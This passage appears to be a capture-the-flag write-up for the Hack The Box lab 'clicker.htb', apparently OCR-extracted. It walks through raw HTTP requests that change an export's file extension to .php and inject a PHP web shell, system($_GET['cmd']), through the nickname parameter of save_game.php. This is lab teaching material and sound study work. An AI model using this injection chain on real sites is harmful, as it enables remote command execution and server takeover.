
```
Nickname: test123 Clicks: 1390 Level: 5
Nickname: admin Clicks: 999999999999999999 Level: 999999999
Nickname: ButtonLover99 Clicks: 10000000 Level: 100
Nickname: Paol Clicks: 2776354 Level: 75
Nickname: Th3Br0 Clicks: 87947322 Level: 1
```

However look at the request:




```
POST /export.php HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://clicker.htb
Connection: close
Referer: http://clicker.htb/admin.php
Cookie: PHPSESSID=fcorin8q8bf4bh2ili1sh9c064
Upgrade-Insecure-Requests: 1

threshold=1000000&extension=txt
```

can we change the extension?



```
POST /export.php HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://clicker.htb
Connection: close
Referer: http://clicker.htb/admin.php?msg=Data%20has%20been%20saved%20in%20exports/top_players_yr55vo96.txt
Cookie: PHPSESSID=fcorin8q8bf4bh2ili1sh9c064
Upgrade-Insecure-Requests: 1

threshold=1000000&extension=php
```

it looks like we just did?



clicker.htb/admin.php?msg=Data has been saved in exports/top_players_93qssp10.php


Administration Portal

Back to Home

Data has been saved in exports/top_players_93qssp10.php

Top players

Nickname	Clicks	Level
admin	999999999999999999	999999999
ButtonLover99	10000000	100
Paol	2776354	75
Th3Br0	87947322	1




clicker.htb/exports/top_players_93qssp10.php

Nickname	Clicks	Level
test123	1390	5
admin	999999999999999999	999999999
ButtonLover99	10000000	100
Paol	2776354	75
Th3Br0	87947322	1

ok how can we play with that?

maybe create an account with a payload, that will execute once we open the export?

ok that did not work




Registration

Back to Home


Special characters are not allowed

Register

how else can we change the nickname? maybe we can inject into that request?



```
GET /save_game.php?clicks=32640&level=6&nickname=<%3fphp%2bsystem($_GET['cmd'])%2b%3f> HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://clicker.htb/play.php
Cookie: PHPSESSID=fcorin8q8bf4bh2ili1sh9c064
Upgrade-Insecure-Requests: 1


```



Game has been saved!

ok it looks like it worked!